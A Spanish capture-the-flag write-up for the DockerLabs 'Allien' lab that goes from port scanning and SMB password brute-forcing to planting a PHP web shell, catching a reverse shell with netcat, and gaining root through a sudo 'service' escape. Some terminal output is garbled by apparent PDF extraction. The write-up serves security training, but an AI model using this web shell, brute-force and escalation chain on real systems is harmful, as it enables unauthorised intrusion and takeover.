



# Allien

**Autor:** Luisillo\_o

**Dificultad:** Fácil

**Fecha de creación:**  
10/10/2024

Vamos a desplegar el laboratorio

```
> sudo bash auto_deploy.sh allien.tar
[sudo] contraseña para caan31:
```



**DOCKERLABS**

**Estamos desplegando la máquina vulnerable, espere un momento.**

**Máquina desplegada, su dirección IP es → 172.17.0.2**

**Presiona Ctrl+C cuando termines con la máquina para eliminarla**

Haremos un escaneo simple con nmap y el parámetro -Pn por si el laboratorio no permite las conexiones ping,

```
> nmap -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-10 20:42 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000090s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

Ahora que sabemos los puertos que están abiertos, vamos a buscar con que versión cuentan.


```
> nmap -p22,80,139,445 -sCV -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-10 20:42 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000024s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  256 43:a1:09:2d:be:05:58:1b:01:20:d7:d0:d8:0d:7b:a6 (ECDSA)
|_  256 cd:98:0b:8a:0b:f9:f5:43:e4:44:5d:33:2f:08:2e:ce (ED25519)
80/tcp    open  http         Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: Login
|_ http-server-header: Apache/2.4.58 (Ubuntu)
139/tcp   open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|_  3:1:1:
|_    Message signing enabled but not required
|_ nbstat: NetBIOS name: SAMBASERVER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|_   date: 2025-07-10T18:42:35
|_   start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.64 seconds
```

Vamos a ver con que nos encontramos en el servidor web.



Haremos una búsqueda de directorios web con gobuster a ver si nos encontramos con algo interesante.

```
> sudo gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
-x php,html,py,txt
[sudo] contraseña para caan31:

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,html,py
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./html (Status: 403) [Size: 275]
/index.php (Status: 200) [Size: 3543]
./php (Status: 403) [Size: 275]
/info.php (Status: 200) [Size: 72706]
/productos.php (Status: 200) [Size: 5229]
./php (Status: 403) [Size: 275]
./html (Status: 403) [Size: 275]
Progress: 286308 / 1102800 (25.96%)
```

Al no encontrar nada vulnerable vamos a centrarnos en el servicio samba.

Vamos a utilizar la herramienta enum4linux que es para enumerar información a través del protocolo SMB

```
enum4linux -a 172.17.0.2

[+] Enumerating users using SID S-1-5-21-3519099135-2650601337-1395019858 and logon username '', password ''
S-1-5-21-3519099135-2650601337-1395019858-501 SAMBASERVER\nobody (Local User)
S-1-5-21-3519099135-2650601337-1395019858-513 SAMBASERVER\None (Domain Group)
S-1-5-21-3519099135-2650601337-1395019858-1000 SAMBASERVER\usuario1 (Local User)
S-1-5-21-3519099135-2650601337-1395019858-1001 SAMBASERVER\usuario2 (Local User)
S-1-5-21-3519099135-2650601337-1395019858-1002 SAMBASERVER\usuario3 (Local User)
S-1-5-21-3519099135-2650601337-1395019858-1003 SAMBASERVER\satriani7 (Local User)
S-1-5-21-3519099135-2650601337-1395019858-1004 SAMBASERVER\administrador (Local User)

( Getting printer info for 172.17.0.2 )

No printers returned.

enum4linux complete on Thu Jul 10 20:44:13 2025
```

Podemos ver que encontramos un usuario así que ahora con un ataque de fuerza bruta con la herramienta crackmapexec que nos servirá para detectar el usuario con contraseñas válidas

```
crackmapexec smb 172.17.0.2 -u 'satriani7' -p /usr/share/wordlists/rockyou.txt

SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:slipknot STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:cutiepie STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:monkey1 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 SAMBASERVER [+] SAMBASERVER\satriani7:50cent
```



Al encontrar el usuario y la contraseña, ahora vamos a investigar un poco con smbmap para ver a que tenemos permisos

```
smbmap -H 172.17.0.2 -u satriani7 -p 50cent
```

```
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[\\] Checking for open ports ...
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[!] Authenticating ...
[/] Enumerating shares ...

[+] IP: 172.17.0.2:445 Name: 172.17.0.2 Status: NULL Session
Disk Permissions Comment
-----
myshare READ ONLY Carpeta compartida sin restriccione
s backup24 READ ONLY Privado
home NO ACCESS Produccion
IPC$ NO ACCESS IPC Service (EseEmeB Samba Server)
```

Al hacer una búsqueda podemos encontrar unas credenciales dentro de la carpeta backup24.

```
smbmap -H 172.17.0.2 -u satriani7 -p 50cent -r backup24/Documents/Personal
```

```
[+] IP: 172.17.0.2:445 Name: 172.17.0.2 Status: NULL Session
Disk Permissions Comment
-----
myshare READ ONLY Carpeta compartida sin restriccione
s backup24 READ ONLY Privado
./backup24Documents/Personal
dr--r--r-- 0 Sun Oct 6 09:17:16 2024 .
dr--r--r-- 0 Sun Oct 6 09:15:02 2024 ..
fr--r--r-- 15 Sun Oct 6 09:19:56 2024 notes.txt
fr--r--r-- 902 Sun Oct 6 09:23:28 2024 credentials.txt
home NO ACCESS Produccion
IPC$ NO ACCESS IPC Service (EseEmeB Samba Server)
```

```
smbclient //172.17.0.2/backup24 -U satriani7%50cent
```

Nos copiaremos estas credenciales a nuestra maquina para explorarlas.

```
smb: \Documents\Personal\> get credentials.txt
getting file \Documents\Personal\credentials.txt of size 902 as credentials.txt (440,4 KiloBytes/sec) (average 440,
4 KiloBytes/sec)
smb: \Documents\Personal\>
```


Podemos encontrar las credenciales de administrador que anteriormente vimos que contamos con ese usuario.

```

13 3. Usuario: lgarcia
14   - Contraseña: PassLgarcia2024!
15
16 4. Usuario: kchen
17   - Contraseña: PassKchen2024!
18
19 5. Usuario: tjohnson
20   - Contraseña: PassTjohnson2024!
21
22 6. Usuario: emiller
23   - Contraseña: PassEmiller2024!
24
25 7. Usuario: administrador
26   - Contraseña: AdmlnP4ss2024
27
28 8. Usuario: dwhite
29   - Contraseña: PassDwhite2024!
30
31 9. Usuario: nlewis
32   - Contraseña: PassNlewis2024!
33
34 10. Usuario: srodriguez
35   - Contraseña: PassSrodriguez2024!
36

```

Accedemos y vamos a investigar a que tenemos permisos.



A terminal window showing a successful execution of the smbmap command. The terminal has a dark background with a status bar at the top displaying icons for a mouse, home, search, and a checkmark, along with a timer showing 40s. The command entered is `smbmap -H 172.17.0.2 -u administrador -p Adm1nP4ss2024`, and the output is `172.17.0.2`.

Podemos ver que contamos con permisos de leer y escribir en una carpeta.

```
(; \_ / \ ^ \ V . // I( . |_) :) \^ \ V . / | / \ ^ \ : (|_|) (/ )
```

```
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnEvans@gmail.com  
https://github.com/ShawnDEvans/smbmap
```

```
[\\] Checking for open ports ...  
[*] Detected 1 hosts serving SMB  
[!] Authenticating ...  
[*] Established 1 SMB connections(s) and 1 authenticated session(s)  
[/] Enumerating shares ...  
[-] Enumerating shares ...  
[\\] Enumerating shares ...  
[!] Enumerating shares ...  
[/] Enumerating shares ...
```

	[+] IP: 172.17.0.2:445    Name: 172.17.0.2	Status: NULL Session	
	Disk	Permissions	Comment
s	myshare	READ ONLY	Carpeta compartida sin restriccion
	backup24	NO ACCESS	Privado
	home	READ, WRITE	Produccion
	IPC\$	NO ACCESS	IPC Service (EseMeB Samba Server)

Si nos fijamos, esta es la carpeta donde se encuentran todos los ficheros del servidor web.

```
[+] IP: 172.17.0.2:445 Name: 172.17.0.2 Status: NULL Session
Disk
Permissions Comment
myshare READ ONLY Carpeta compartida sin restriccion
s
backup24
home NO ACCESS Privado
./home READ, WRITE Produccion
dr--r--r-- 0 Thu Jul 10 20:49:16 2025 .
dr--r--r-- 0 Thu Jul 10 20:49:16 2025 ..
fr--r--r-- 21 Sun Oct 6 09:32:49 2024 info.php
fr--r--r-- 463383 Sun Oct 6 09:59:28 2024 back.png
fr--r--r-- 263 Sun Oct 6 11:22:05 2024 styles.css
fr--r--r-- 3543 Sun Oct 6 22:28:44 2024 index.php
fr--r--r-- 5229 Sun Oct 6 11:21:47 2024 productos.php
IPC$ NO ACCESS IPC Service (EseEmeB Samba Server)
```

Vamos a meter un archivo php malicioso para poder ejecutarlo desde un navegador, el punto es poder hacer una reverse Shell.

```
> cat si.php
File: si.php
1 <?php
2     system($_GET['cmd']);
3 ?>
```

```
~/Documentos/DockerLabs/allien smbclient //172.17.0.2/home -U administrador%Adm1nP4ss2024
```

Una vez dentro vamos a escribir el archivo php que hicimos

```
smb: \> put si.php
putting file si.php as \si.php (15,6 kb/s) (average 15,6 kb/s)
smb: \> ls
. D 0 Thu Jul 10 20:50:41 2025
.. D 0 Thu Jul 10 20:50:41 2025
info.php N 21 Sun Oct 6 09:32:50 2024
si.php A 32 Thu Jul 10 20:50:41 2025
back.png N 463383 Sun Oct 6 09:59:29 2024
styles.css N 263 Sun Oct 6 11:22:06 2024
index.php N 3543 Sun Oct 6 22:28:45 2024
productos.php N 5229 Sun Oct 6 11:21:48 2024
48614564 blocks of size 1024. 21944636 blocks available
```


Ahora si nos vamos a un navegador podemos ver que podemos ejecutar comandos como una consola

```
< > ↻ No es seguro 172.17.0.2/si.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Vamos a ponernos en escucha por el puerto 443

```
> sudo nc -lvp 443
[sudo] contraseña para caan31:
listening on [any] 443 ...
```

Desde <https://www.revshells.com/> vamos a hacernos una reverse Shell y así podremos conectar con una interfaz.



Ahora vemos que contamos con la terminal.

```
connect to [192.168.1.26] from (UNKNOWN) [172.17.0.2] 33668
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@3cb488fec1b0:/var/www/html$
```

Para que sea más cómodo navegar y ejecutar mejor atajos haremos un tratamiento TTY.

```
www-data@3cb488fec1b0:/var/www/html$ script /dev/null -c bash
```

```
~/Do/DockerLabs/allien x TSTP 3m 3s stty raw -echo; fg
```

```
[1] + 28936 continued  sudo nc -lvnp 443
reset xterm
```

```
www-data@3cb488fec1b0:/var/www/html$ export SHELL=bash && export TERM=xterm
```

Ahora podemos ver que somos www-data.

```
www-data@3cb488fec1b0:/var/www/html$ whoami
www-data
```

Haremos un sudo -l para ver si podemos de alguna manera hacer una escalada de privilegios.

```
www-data@3cb488fec1b0:/var/www/html$ sudo -l
Matching Defaults entries for www-data on 3cb488fec1b0:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on 3cb488fec1b0:
    (ALL) NOPASSWD: /usr/sbin/service
www-data@3cb488fec1b0:/var/www/html$
```

Desde <https://gtfobins.github.io/> buscaremos si contamos con algún comando para poder escalar privilegios.

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo service ../../bin/sh
```

Lo ejecutamos y podemos ver que ahora somos root.

```
# whoami
root
#
```